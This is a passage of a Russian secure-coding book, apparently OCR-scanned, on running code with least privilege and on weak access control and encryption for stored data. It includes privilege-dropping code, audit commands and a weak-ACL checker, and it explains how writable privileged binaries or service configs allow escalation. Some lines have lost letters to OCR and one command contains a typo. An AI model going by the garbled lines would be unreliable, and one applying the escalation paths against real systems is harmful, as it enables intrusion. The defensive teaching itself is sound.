Выбирайте сами! Неважно, какой язык вы используете, проблема проявляется на уровне проектирования. В некоторых средах (таких, как .NET и Java) проблема минимальных привилегий осложняется самой концепцией привилегий, потому что эти языки поддерживают чрезвычайно детализированную систему разрешений уровня приложения, которая работает поверх привилегий операционной системы.

Объяснение

Грехи, связанные с нарушением принципа минимальных привилегий, не новы. В 1975 году Зальтцер и Шредер опубликовали, пожалуй, самую известную статью по безопасности: «Защита информации в компьютерных системах». В этой статье говорится:

Каждая программа и каждый пользователь системы должны работать с минимальным набором привилегий, необходимых для решения их задач.

Хотя само понятие «привилегия» имеет разный смысл в разных операционных системах, по сути авторы пытаются сказать, что учетная запись пользователя, выбранная для выполнения заданной задачи, должна иметь минимально возможный доступ. Если полномочия учетной записи можно сократить и при этом работа все равно будет выполнена — значит, их нужно сократить. К этой же области относится проблема проектирования таким образом, чтобы привилегии использовались в течение минимально возможного времени.

Интерпретация привилегий зависит от операционных систем и рабочих сред. Например, в Windows привилегией называется отдельная способность уровня компьютера — скажем, возможность отладки любого произвольного процесса или обхода проверки ACL в целях архивации и восстановления.

Полное объяснение системы привилегий Windows выходит за рамки книги; за дополнительной информацией о модели управления доступом Windows обращайтесь к книге «Защищенный код для Windows Vista».

В Linux, BSD и Mac OS X не существует отдельных привилегий, отличных от возможностей, назначенных идентификатору пользователя (uid) и группы (gid). Впрочем, в ядре Linux 2.4 и выше появилась поддержка возможностей IEEE 1003.e, которая, к сожалению, так и не воплотилась в стандарт.

Термин «привилегия» также имеет общий смысл, применимый ко всем операционным системам: «привилегированным» обычно называется любой процесс, способный выполнять рискованные операции, а «непривилегированные» процессы обычно запускаются с правами учетных записей, ограниченных по разрешенным операциям.

Грех заключается в простом запуске кода, наделенного слишком широкими возможностями. Например, текстовому редактору не должно быть разрешено выполнение привилегированных операций типа открытия порта с номером ниже 1024 в Linux или загрузки драйвера устройства в Windows.

Почему люди пишут приложения, требующие слишком высоких привилегий, или запускают приложения на неоправданно высоком уровне привилегий? Потому что приложения «просто работают», а система безопасности не выдает раздражающие сообщения об ошибках типа «Отказано в доступе», о которых приходится беспокоиться! Беда в том, что раздражающие ошибки «Отказано в доступе» свидетельствуют о наличии успешной защиты, которая усложняет проведение атак.

Сопутствующие грехи

Вероятно, самым близким по духу грехом является использование чрезмерно ограничивающих списков ACL (Access Control List) и управления доступом вообще. Если доступ к ресурсу чрезмерно ограничен, то обращение к нему возможно только из кода, работающего с повышенными привилегиями; пример для Windows:

```
C:\Foo>icacls .
. COMPUTER\Administrator:(F)
NT AUTHORITY\SYSTEM:(F)
BUILTIN\Administrators:(F)
```

Пример для UNIX, BSD, Linux и Mac OS X:

```
drwxr--r--    6  root wheel    264 Sep 10 11:48 Foo
```

Эти папки доступны только для привилегированных учетных записей. Это бесспорно правильно, если файлы должны быть доступны только для учетных записей администраторов и *root*, но такие разрешения неуместны, если данные доступны для учетных записей обычных пользователей, потому что вы фактически заставляете пользователя принять роль администратора. Проблемы управления доступом более подробно рассматриваются в главе 17.

Еще один грех, имеющий отношение к завышению привилегий, возникает тогда, когда разработчик забывает проверить, успешно ли выполнена функция, понижаю-

щая уровень привилегий. Эта тема более подробно рассматривается в главе 11, а ее описание приводится в CWE-273: Непроверенный результат попытки понижения привилегий.

Признаки греха

Лучший способ выявления этого дефекта — определить, может ли ваше приложение нормально работать с правами, отличными от прав администратора или *root*. Если у ваших клиентов возникают проблемы с выполнением приложения от имени не-административной учетной записи, вероятно, что-то сделано не так. Конечно, в некоторых классах приложений (скажем, административных программах или приложениях, выполняющих операции на уровне всего компьютера) запуск с повышенными привилегиями может быть полностью оправдан.

Выявление в ходе анализа кода

Обнаружить этот дефект посредством анализа кода довольно трудно. Попробуйте определить, какие привилегии требуются для запуска вашего приложения, и проанализируйте, насколько они уместны; в этом вам могут пригодиться средства тестирования.

Приемы тестирования для обнаружения греха


Во время работы приложения выведите информацию о привилегиях. В общем случае набор привилегий определяется учетной записью, от имени которой было запущено приложение. В Windows вы можете просто получить маркер (token) процесса и обработать его или же воспользоваться для просмотра привилегий специальной программой (например, Process Explorer от фирмы Microsoft). Учетная запись «обычного» пользователя, не входящего в группу Администраторы, обладает небольшим набором активных привилегий; в частности, в него всегда входит привилегия «Обход перекрестной проверки» (Bypass Traversal Checking), также называемая «ChangeNotify». На рис. 16.1 показано окно свойств экземпляра Проигрывателя Windows Media, работающего с административными привилегиями. Если в коде Проигрывателя Windows Media будет обнаружен дефект, а пользователь предоставит вредоносный файл, который вызовет срабатывание этого дефекта, то и код атакующего тоже будет выполнен с административными привилегиями.

В MacOS X, BSD или Linux команда *ps* используется для вывода списка приложений, работающих с правами *root* или входящих в группу *wheel*. Проверьте, входит ли ваше приложение в этот список:

```
ps -U root | grep myapp
```

или

```
ps -G wheel | grep | myapp
```



ис. 16.1. Процесс Windows, работающий с полными административными привилегиями

римеры

ак упоминалось в начале главы, грех использования завышенных привилегий не вляется дефектом сам по себе; правильнее рассматривать его как серьезное на-ушение принципов проектирования безопасности кода. По-настоящему опасные еприятности проявляются в сочетании с другими грехами, используя которые акующий заставляет приложение с завышенными привилегиями сделать свое ерное дело. Кто-то скажет, что грех присутствовал во всех версиях Windows. редшествовавших Windows Vista, потому что пользователи в них по умолчанию аботали с полными административными привилегиями. То же самое относится к стройствам Apple iPhone, на которых версия Mac OS X работает исключительно правами *root*.

уть к искуплению

ыполняйте код с минимальным набором необходимых привилегий! Конечно, олноценное решение проблемы намного сложнее этой простой формулировки, отому что вы должны понимать, какие привилегии или возможности реально

необходимы вашему приложению. На проблему также можно взглянуть иначе: отмените все привилегии, без которых можно обойтись. Решение особенно заметно усложняется при необходимости выполнения безопасного взаимодействия между приложением, обладающим низкими привилегиями, и другим, работающим на более высоком уровне.

Windows, C и C++

Существует два основных способа ограничения привилегий в Windows. Первый способ основан на запуске процессов от имени непривилегированных учетных записей; это было одной из главных целей при разработке Windows Vista: возможность простого выполнения кода с правами обычных пользователей, а не администраторов. В начале 2009 года была опубликована аналитическая статья BeyondTrust, в которой говорилось, что 92% критических дефектов безопасности в продуктах Microsoft потеряло бы актуальность при работе пользователей с неадминистративными учетными записями — например, создаваемыми по умолчанию при установке Windows Vista и Windows 7.

Более точный механизм определения привилегий основан на удалении привилегий и опасных данных об учетной записи из маркера процесса при запуске приложения. Например, следующий код лишает работающий процесс нескольких потенциально опасных привилегий. Такой код должен выполняться как можно быстрее после запуска приложения:

```
DWORD DropPrivs(_In_count_(cPrivs) LPCWSTR *wszPrivs,
                const DWORD cPrivs) {
    HANDLE hToken = NULL;
    if (!OpenProcessToken(GetCurrentProcess(),
                          TOKEN_ADJUST_PRIVILEGES,
                          &hToken))
        return GetLastError();

    // Проверка целочисленного переполнения
     if((INT_MAX - sizeof(TOKEN_PRIVILEGES))/sizeof(LUID_AND_ATTRIBUTES)
         < cPrivs)
      return ERROR_BAD_ARGUMENTS;
    size_t cbBuff = sizeof(TOKEN_PRIVILEGES) +
                    (cPrivs - 1) *
                    sizeof (LUID_AND_ATTRIBUTES);
    BYTE *pPriv = new BYTE[cbBuff];
    PTOKEN_PRIVILEGES pTokenPrivileges = (PTOKEN_PRIVILEGES)pPriv;
    pTokenPrivileges->PrivilegeCount = cPrivs;

    for (DWORD i=0; i< cPrivs; i++ ) {
        if (!LookupPrivilegeValue(0,
                    wszPrivs[i],
                    &pTokenPrivileges->Privileges[i].Luid)) {
            delete [] pPriv;
            return GetLastError();
        }
        pTokenPrivileges->Privileges[i].Attributes = SE_PRIVILEGE_REMOVED;
```

```
    }

    // При попытке удаления несуществующей привилегии
    // возвращается код ERROR_NOT_ALL_ASSIGNED, поэтому мы рассматриваем
    // этот код как признак успешного удаления.
    DWORD err = ERROR_SUCCESS;
    if ( !AdjustTokenPrivileges ( hToken, FALSE,
                                  pTokenPrivileges,
                                  0,NULL,NULL ))
            if (GetLastError() != ERROR_NOT_ALL_ASSIGNED)
                err = GetLastError();

    delete [] pPriv;
    pPriv = NULL;

     if (hToken) CloseHandle(hToken);

     return err;
}
int wmain(int argc, wchar_t* argv[]) {
    LPCWSTR wszPrivs [] = {
        SE_TAKE_OWNERSHIP_NAME, SE_DEBUG_NAME,
        SE_CREATE_TOKEN_NAME, SE_ASSIGNPRIMARYTOKEN_NAME,
        SE_TCB_NAME, SE_SECURITY_NAME,
        SE_LOAD_DRIVER_NAME, SE_SYSTEMTIME_NAME,
        SE_BACKUP_NAME, SE_RESTORE_NAME,
        SE_SHUTDOWN_NAME, SE_AUDIT_NAME};
    DWORD err = DropPrivs(wszPrivs, _countof(wszPrivs));
    // И т.д.
```

Еще один возможный способ точного определения привилегий Windows, необходимых для вашего приложения: вызовите функцию `GetTokenInformation()` для получения полного списка привилегий, имеющихся у приложения в настоящий момент, а затем скопируйте все привилегии — кроме необходимых — в список удаляемых привилегий, устанавливая атрибут `SE_PRIVILEGE_REMOVED`. Если в более поздней версии операционной системы появятся новые привилегии, они не будут назначаться приложению по умолчанию, если вы будете использовать список известных допустимых привилегий вместо запрета по списку известных нежелательных привилегий.

Необходимые привилегии служб Windows (аналоги демонов UNIX) также могут назначаться в коде инициализации службы или в административной программе. Следующий код предоставляет службе две достаточно умеренные привилегии:

```
// Назначение необходимых привилегий

SERVICE_REQUIRED_PRIVILEGES_INFOW servicePrivileges;
servicePrivileges.pmszRequiredPrivileges =
    (L"SeChangeNotifyPrivilege\0"
    L"SeCreateGlobalPrivilege\0");

BOOL fRet = ChangeServiceConfig2(
        schService,
```

```
SERVICE_CONFIG_REQUIRED_PRIVILEGES_INFO,
&servicePrivileges);
```

Если вы хотите больше узнать о минимальных привилегиях Windows, изучите тему ограниченных маркеров и объектов заданий. Ряд сообщений на эту тему опубликован в блоге *blogs.msdn.com/david_leblanc*.

Linux, BSD и Mac OS X

Как и в системе Windows, приложения (особенно создающие или принимающие сетевые подключения) должны выполняться с правами наименее привилегированной учетной записи; однако иногда возникает необходимость в выполнении специальных операций, требующих повышения привилегий.

К сожалению, поддержка возможностей (capabilities) не получила воплощения на уровне стандартов, хотя это позволило бы организовать очень точное управление доступом и сокращением привилегий. Например, администратор может предоставить пользователям право «убивать» процессы, работающие под другой учетной записью (`CAP_KILL`); но даже если эти возможности поддерживаются ядром Linux, они все еще не пользуются массовой поддержкой в приложениях Linux. В некоторые дистрибутивы включены программы *libcap* и *setpcaps* (или *capsetp*) для удаления или предоставления возможностей соответственно.

Хорошим примером служит сервер времени, например *ntpd*. Он может запускать основной рабочий процесс от имени непривилегированной учетной записи, которой предоставлены только возможности `CAP_SYS_TIME` (установка времени) и `CAP_NET_BIND_SERVICE` (привязка к UDP/123). Это гораздо лучше, чем запускать весь процесс *ntpd* с правами *root*.

Вероятно, самой известной моделью снижения уровня привилегий в Linux, BSD и Mac OS X является модель процесса Apache *httpd*: процесс запускает основного демона Apache с правами *root*, чтобы тот мог открыть порт 80, но демон не обрабатывает потенциально опасные запросы от пользователей; вместо этого он порождает серию дочерних процессов *httpd*, работающих на более низких уровнях привилегий — часто с правами учетной записи *nobody* или *www*, в зависимости от операционной системы. Для этого Apache порождает новый процесс функцией `fork()`, после чего новый процесс вызывает `setgid()` и `setuid()` для изменения группы и пользователя с переходом на менее привилегированную учетную запись.

Непривилегированная учетная запись для работы с Web (например, *nobody*) не должна использоваться никем, кроме Apache. Если действовать по образцу модели Apache, *создайте свою учетную* запись и используйте ее. Это позволит вам лучше изолировать процессы и ресурсы.

Другой распространенный прием — создание специальной непривилегированной группы, с последующим переключением приложения на эту группу вызовом `setgid()`. Этот прием используется многими играми для Linux: они работают в составе группы *games*, которой разрешена запись в файл рекордов, однако процессы, работающие с правами *games*, наделяются меньшими возможностями в операционной системе.

Код .NET

Среда Microsoft .NET Runtime предоставляет чрезвычайно богатый набор точно определяемых разрешений. Как минимум следует отключить все неиспользуемые разрешения так, как это сделано в следующей строке кода C#, запрещающей доступ к сокетам.

```
[SocketPermission(SecurityAction.Deny)]
```

Дополнительные меры безопасности

Дополнительных мер безопасности мы не приводим, так как сокращение привилегий само по себе является мерой безопасности.


Другие ресурсы

- «The Protection of Information in Computer Systems»: *http://web.mit.edu/Saltzer/www/publications/protection/*
- Sysinternals Process Explorer: *http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx*
- «New Report Shows 92 Percent of Critical Microsoft Vulnerabilities Are Mitigated by Eliminating Admin Rights»: *www.beyondtrust.com/company/pressreleases/03Feb2009.aspx*
- «Practical Windows Sandboxing»: *http://blogs.msdn.com/david_leblanc/archive/2007/07/27/practical-windows-sandboxing-part-1.aspx*

Итоги

- Планируйте использование минимальных привилегий на ранней стадии цикла разработки.
- Выполняйте свой код с наименьшими возможными привилегиями.
- Не выполняйте свой код с привилегиями администратора или *root* только потому, что он «работает, и ладно».
- Постарайтесь как можно быстрее удалить ненужные привилегии, чтобы сократить риск атаки.
- Используйте механизм возможностей (capabilities) Linux и BSD.

ГРЕХ 17



Хранение незащищенных данных

Общие сведения

Данные, не предназначенные для посторонних глаз, должны защищаться во время хранения. Во многих случаях это закон! Разновидность этого греха была представлена в главе 12, где речь шла в основном о случайной утечке данных через сообщения об ошибках и различные побочные каналы. Настоящая глава в основном посвящена защите данных во время хранения, исключающей несанкционированный доступ к ним (случайный или намеренный).

К сожалению, проектировщики программных продуктов часто больше беспокоятся о защите передаваемой информации, нежели о защите информации на диске. Тем не менее информация проводит в хранилище больше времени, чем в процессе передачи. При организации безопасного хранения данных необходимо учесть ряд аспектов: разрешения, необходимые для обращения к данным, проблемы шифрования и возможные угрозы для хранимых секретных данных.

Ссылки CWE

В CWE представлен широкий диапазон уязвимостей, связанных с недостаточной защитой данных, начиная с родительской категории CWE-693: Нарушение механизма защиты данных. Среди более конкретных уязвимостей можно выделить следующие:

- CWE-311: Непринятие мер по шифрованию секретных данных.
- CWE-284: Проблемы управления доступом (авторизации).
- CWE-275: Проблемы разрешений.

Потенциально опасные языки

Очередная «проблема с равными возможностями»: ошибки защиты данных могут быть допущены на любом языке.

Объяснение

Как вы, вероятно, уже поняли, грех имеет две основные составляющие: (1) слабый или отсутствующий механизм управления доступом, и (2) некачественный или отсутствующий механизм шифрования данных. Давайте подробно рассмотрим каждую из них.

Слабое управление доступом к хранимым данным

Всем объектам в системе должны быть назначены правильные разрешения доступа; это правило относится ко всем объектам, не только к файлам. Разумеется, защита файлов, содержащих закрытые данные, особенно важна, но прежде чем переходить к анализу греха, мы должны в общих чертах представить две основные модели разрешений, используемые в системах Windows и UNIX. Так как для подробного изложения механизмов, обеспечивающих правильное управление доступом между разными операционными системами, потребуется отдельная книга, мы ограничимся высокоуровневым описанием.

В области управления доступом между системами существуют значительные межплатформенные различия. В современных операционных системах Windows поддерживаются мощные, но в то же время сложные списки управления доступом (ACL, Access Control List). Научившись правильно пользоваться ACL, вы сможете решать сложные проблемы, которые невозможно решить в более простых системах. Но если вы не полностью понимаете, что делаете, сложность ACL может сбить вас с толку, или еще хуже — привести к серьезным ошибкам, открывающим брешь в защите данных.

Списки ACL системы Windows

Все именованные объекты в Windows защищаются дескрипторами безопасности (SD, Security Descriptor); например, к именованным объектам относятся файлы, именованные блоки памяти или именованные каналы. Каждый дескриптор безопасности содержит как минимум информацию о владельце объекта и два списка ACL. Первый набор ACL (тема настоящей главы), называемый *дискретным списком ACL* (DACL), используется для предоставления или запрещения доступа к объекту. Второй набор ACL, называемый *системным списком ACL* (SACL), используется главным образом для целей аудирования, хотя в Windows Vista и более поздних версиях SACL также могут использоваться для описания уровней надежности (integrity levels). DACL состоит из серии записей ACE (Access Control Entry); каждая запись ACE содержит субъекта (например, учетная запись пользователя или группа) и битовую маску, которая описывает действия, разрешенные субъекту. Например, список DACL для файла может содержать следующую информацию:

Администраторы: Разрешен полный доступ.

Пользователи: Разрешено чтение.

Пейдж: Разрешено чтение, запись, удаление.

Блейк: Разрешен полный доступ.

Таким образом, администраторы обладают полным доступом к объекту, как Блейк; Пейдж разрешено чтение, запись и удаление файла, а другие пользователи могут только читать файл. Не так уж сложно.

Полное описание модели ACL выходит за рамки книги. За дополнительной информацией обращайтесь к книгам, перечисленным в конце главы, например к книге «Windows Internals» Руссиновича и Соломона.

Модель разрешений UNIX

Одно время казалось, что мощная поддержка ACL придет в Linux, UNIX, различные версии BSD и Mac OS X через поддержку IEEE 1003.1e (или POSIX.1e); тем не менее стандарт 1003.1e прекратил свое существование. Впрочем, это не помешало некоторым ОС (таким, как FreeBSD 7.0) реализовать поддержку ACL.

Файловая система HFS Plus фирмы Apple поддерживает АС в OS X 10.4 «Tiger», но манипуляции с ACL в лучшем случае неудобны, поскольку в стандартной версии ОС не существует графического интерфейса для работы с ACL — только расширения *chmod*. Кроме того, поддержка ACL отключена по умолчанию; ее необходимо включить следующей командой:

```
sudo /usr/sbin/fsaclctl -p / -e
```

Списки ACL очень полезны, однако общая система управления доступом, используемая в Linux, UNIX и Mac OS X, называется «пользователь-группа-остальные». В отличие от маски управления доступом Windows с ее сложным набором разрешений, в этой модели используются всего три бита (не считая некоторых нестандартных битов), представляющих разрешения чтения, записи и исполнения по каждой из трех категорий (пользователь/группа/остальные). Простота системы

означает, что некоторые проблемы в ней решить трудно, а попытки втиснуть сложные проблемы в простые решения нередко ведут к ошибкам. С другой стороны, чем проще система, тем проще защитить данные. Файловая система Linux ext2 (и далее) поддерживает некоторые дополнительные атрибуты разрешений, выходящие за рамки стандартного набора.

Текстовое представление файловых разрешений выглядит примерно так:

```
-rwxr--r--    cheryl staff
0123456789
```

Каждая позиция в наборе разрешений имеет номер от 0 до 9; далее указывается владелец файла (в данном случае *cheryl*) и группа (*staff*).

- Символ в позиции 0 обозначает тип файла: `"d"` для каталога, directory, `"l"` для ссылки или `"-"` для обычного файла.
- Символы в позициях 1–3 (`"rwx"`) определяют разрешения для владельца файла.
- Символы в позициях 4–6 (`"r--"`) определяют разрешения для группы.
- Символы в позициях 7–9 (`"r--"`) определяют разрешения для остальных пользователей.

Символ `"r"` обозначает чтение, символ `"w"` — запись, а символ `"x"` — исполнение. Как видите, набор разрешений действительно крайне ограничен. Каждая позиция между 1 и 9 в наборе разрешений представляется одним битом, как в следующих трех наборах:

```
rwx r-- r--
```

Итак, мы очень кратко познакомились с двумя самыми распространенными моделями разрешений. Давайте вернемся к основной теме и подробно рассмотрим грех.

Управление доступом

Худшая (и самая распространенная) проблема: в системе создается объект, доступ к которому разрешен всем (в Windows это группа *Everyone*, а в UNIX — категория «остальных пользователей»). В несколько менее опасной разновидности полный доступ предоставляется непривилегированным пользователям или группам. Совсем скверно создать исполняемый файл, запись в который разрешена обычным пользователям. Наконец, если вы захотите пробить самую большую брешь в защите своей системы, создайте исполняемый файл, доступный для записи, выполняемый с правами *root* или *localsystem*. Многие эксплойты стали возможны из-за того, что кто-то выполнял команду *suid root* в сценарии для Linux, BSD или Mac OS X и забывал снять разрешения записи для группы или остальных пользователей. В Windows аналогичная проблема создается установкой службы, работающей с правами привилегированной записи, и включением в двоичный файл службы следующего элемента ACE:

```
Everyone (Write)
```

Казалось бы, делать нечто подобное просто смешно, но этот грех снова и снова встречается в антивирусных программах, а фирма Microsoft выпустила бюллетень

безопасности, потому что эта проблема была обнаружена в Systems Management Server для Windows 2000 (MS00-012). За дополнительной информацией обращайтесь к CVE-2000-0100 в разделе «Примеры».

Если исполняемый файл, доступный для записи, открывает самый прямой путь для атаки, возможность записи конфигурационной информации тоже часто приводит к неприятностям. В частности, возможность изменения пути процесса или библиотеки фактически равносильна возможности записи в исполняемый файл. Аналогом в системе Windows будет служба, позволяющая непривилегированным пользователям изменять конфигурационную информацию. Атакующий может переключить службу с непривилегированного пользователя на *localsystem*, и выполнить произвольный код. Чтобы атака стала еще интереснее, данные конфигурации службы могут изменяться по сети — это очень удобно для системных администраторов, но при наличии неверных ACL просто замечательно для атакующего.

Короче говоря, одна слабая настройка ACL или разрешение для привилегированного двоичного файла может создать риск для всех данных, хранящихся в системе.

Даже если путь к двоичному файлу изменить не удастся, возможность изменения конфигурационной информации открывает возможность проведения целого ряда атак. В самой очевидной атаке злоумышленник заставляет процесс сделать нечто такое, чего он делать не должен. Кроме того, многие приложения предполагают, что конфигурационная информация записывается только самим процессом и имеет правильную структуру. Хороший парсер написать трудно, а разработчики ленивы. Если только вы не уверены на 100% в том, что конфигурационная информация может записываться только привилегированными пользователями, всегда рассматривайте конфигурационную информацию как непроверенные входные данные, напишите надежный и жесткий парсер, а еще лучше — проведите нечеткое тестирование входных данных.

Следующим по степени серьезности грехом является возможность чтения закрытой информации непривилегированными пользователями. Одним из примеров служит служба SNMP (Simple Network Management Protocol, также расшифровывается как Security Not My Problem, то есть «безопасность — не моя проблема») в первых версиях Windows 2000 и более ранних системах. Работа протокола зависит от общего пароля, передаваемого по сети фактически в открытом виде и определяющего возможность чтения и записи различных параметров. В зависимости от того, какие расширения установлены в системе, можно записать много разной интересной информации. Например, можно отключить сетевые интерфейсы и «умные» источники питания. А если даже правильно реализованная служба SNMP создавала недостаточно неприятностей, многие разработчики сохраняли строки паролей в разделе реестра, локально доступном для чтения всем желающим. Локальный пользователь мог прочитать пароль и заняться администрированием не только текущей системы, но и значительной части сети.

Все эти ошибки также часто допускаются при работе с базами данных, каждая из которых имеет собственную реализацию управления доступом. Тщательно обдумайте, кому из пользователей следует разрешить чтение и запись информации.

В системах с поддержкой ACL следует учитывать, что в общем случае не рекомендуется использовать элементы ACE, отказывающие в доступе к защищенным объектам. Допустим, список ACL состоит из следующих записей:

```
Guests: Deny All
Administrators: Allow All
Users: Allow Read
```

В большинстве случаев список работает относительно неплохо, пока кто-то не включит администратора в гостевую группу (как бы глупо это ни было). Теперь ресурс станет недоступным — администратор не сможет обратиться к ресурсу, потому что элемент ACE deny обрабатывается ранее любых других элементов. В системе Windows удаление элемента ACE deny приводит к желаемому результату без побочных эффектов, потому что в Windows при отсутствии явно предоставленного доступа пользователям запрещается доступ к ресурсу.

При использовании классической модели разрешений в системах семейства UNIX запись в файл почти всегда должна ограничиваться, поскольку при неограниченном доступе для записи любой желающий сможет перезаписать файл или изменить его содержимое.

Отсутствие ограничений доступа

Не используйте файловые системы FAT и CDFS для хранения незашифрованных закрытых данных. В этих файловых системах не предусмотрены никакие ограничения доступа к данным.

Обратите внимание на слово «незашифрованных» — закрытые данные могут храниться на ненадежных носителях, если эти данные будут должным образом защищены, то есть надежно зашифрованы. Мы подходим к теме следующего раздела.

Слабое шифрование хранимых данных

Шифрование можно рассматривать как последнюю линию защиты закрытых данных. Один из недостатков моделей разрешений заключается в том, что эти модели очень быстро «ломаются» при копировании закрытых данных в систему, не поддерживающую разрешения, например CDFS или FAT. Есть и другая, не столь очевидная проблема: для соблюдения разрешений необходимо, чтобы процесс, часто называемый *монитором доступа*, определил, кому предоставляется доступ к тем или иным ресурсам. Но если загрузить компьютер под другой ОС с LiveCD, в системе не будет монитора доступа, и вы сможете легко обратиться к данным. Поэтому шифрование играет такую важную роль: в какой бы операционной системе вы ни работали, в какой бы файловой системе ни хранились данные, при правильном шифровании данные будут защищены. Но и здесь возникает большая проблема: многие люди не считают нужным шифровать данные. Ладно, признайтесь — у вас есть данные на «брелоке» USB с файловой системой FAT, и эти данные не зашифрованы. И что вы собираетесь делать в случае их потери?

Первая разновидность греха: данные, которые следовало бы зашифровать, вообще не шифруются. Мы уважаем интеллект читателя и не будем обижать его объяснениями, почему это плохо. Вторая разновидность — некачественное шифрование данных. Для шифрования секретных данных следует применять только стандартные, хорошо протестированные и проанализированные алгоритмы. Откровенно говоря, на эту тему трудно сказать что-то еще! Вы либо шифруете данные так, как положено, либо нет.

Сопутствующие грехи

К теме защиты данных имеет отдаленное отношение грех 12, «Утечка информации». Грех 13, «Ситуация гонки», может привести к возникновению ситуации гонки назначения разрешений, приводящей к раскрытию информации. Системы, пораженные грехом 19, «Слабые пароли», не обеспечивают должной защиты данных, потому что используемые для защиты данных пароли плохи независимо от качества шифрования. С этим грехом также связан грех 20 — генерирование ключей шифрования на базе некачественных случайных чисел может привести к таким же последствиям, как и использование слабых паролей. Остается упомянуть о грехе 21, «Неудачный выбор криптографии», — использование «самопальных» криптографических разработок или схем с коротким ключом порождает дефекты. Похоже, у греха недостаточной защиты хранимых данных имеется множество родственников!

Признаки греха

Проблема слабого управления доступом обычно встречается в коде, который:

- устанавливает разрешения управления доступом;
- **И** предоставляет доступ для записи непривилегированным пользователям;

или

- создает объект без назначения разрешений управления доступом;
- **И** создает объект в месте, доступном для записи непривилегированным пользователям;

или

- создает конфигурационные данные в общедоступной (то есть слабо защищенной) области;

или

- записывает закрытую информацию в область, доступную для чтения непривилегированным пользователям.

Обнаружить некачественное шифрование тоже несложно; за рекомендациями обращайтесь к главе 21.

Выявление в ходе анализа кода

В том, что касается управления доступом, все довольно просто: ищите код, устанавливающий уровень доступа. Тщательно проанализируйте весь код, в котором задаются разрешения. Затем переходите к коду, создающему файлы или другие объекты без назначения прав доступа. Спросите себя, насколько права доступа по умолчанию соответствуют местонахождению и конфиденциальности информации.

Язык	Ключевые слова
C/C++ (Windows)	SetFileSecurity, SetKernelObjectSecurity, SetSecurityDescriptorDacl, SetServiceObjectSecurity, SetUserObjectSecurity, SECURITY_DESCRIPTOR, ConvertStringSecurityDescriptorToSecurity, Descriptor
C/C++ (*nix и Apple Mac OS X)	chmod, fchmod, chown, lchown, fchown, fcntl, setgroups, acl_*
Java	Интерфейс java.security.acl.Acl
Код .NET	Пространство имен System.Security.AccessControl, пространство имен Microsoft.Win32.RegistryKey, AddFileSecurity, AddDirectorySecurity, DiscretionaryAcl, SetAccessControl, AddAccessRule
Perl	chmod, chown
Python	chmod, chown, lchown
Ruby	chmod, chown, chmod_R, chown_R в модуле FileUtils

Некачественное шифрование легко выявляется в ходе анализа кода; за рекомендациями обращайтесь к главе 20.

Приемы тестирования для обнаружения греха

Слабые разрешения обнаруживаются относительно легко. Лучше всего взять эталонную операционную систему, выявить все слабые разрешения, затем установить ваше приложение и выполнить повторную проверку слабых разрешений. В системах семейства UNIX файлы и каталоги, доступные для записи любому пользователю, находятся легко; введите следующую команду *find*:

```
find / -type d -perm +002
find / -type f -perm +002
```

В системах Windows для поиска слабых списков ACL существуют специализированные программы, например Somarsoft DumpSec (ранее DumpAcl). Кроме того, для проверки слабых настроек доступа у файла можно использовать следующий фрагмент кода:

```
using System.IO;
using System.Security;
using System.Security.AccessControl;
```

```
using System.Security.Principal;

bool IsWeakAce(FileSystemAccessRule ace)
{
    // Игнорировать элементы ACE deny
    if (ace.AccessControlType == AccessControlType.Deny)
        return false;

    string principal = ace.IdentityReference.ToString().ToLower();
    string rights = ace.FileSystemRights.ToString().ToLower();

    string[] badPrincipals = {"everyone","anonymous","users"};
    string[] badRights = {"fullcontrol",
                          "createfiles",
                          "delete",
                          "changepermissions"};
    foreach(string badPrincipal in badPrincipals) {
        if (principal == badPrincipal) {
            foreach(string badRight in badRights) {
                if (rights.Contains(badRight))
                    return true;
            }
        }
    }
    return false;
}

FileSecurity sd = File.GetAccessControl(file);

foreach (FileSystemAccessRule ace
            in sd.GetAccessRules(true,true,typeof(NTAccount))) {
    if (IsWeakAce(ace)){
        Console.WriteLine(file + " has weak ACL");
        Console.WriteLine("\t{0}:{1}",
            ace.IdentityReference, ace.FileSystemRights);
        break;
    }
}
```

Тестирование криптографических слабостей — задача сложная, если не сказать неразрешимая. Поиск «греховной криптографии» осуществляется на уровне проектирования и анализа кода, а не на уровне тестирования. Единственное, что вы можете сделать — ввести в приложении данные, которые будут записаны на диск, а затем провести поиск на диске сторожевых символов (sentinel characters). Как минимум в поиск следует включить заведомо слабые алгоритмы, такие как MD4, MD5 и DES.

Примеры

Следующие примеры греха приводятся по материалам сайта CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*).

CVE-2000-0100

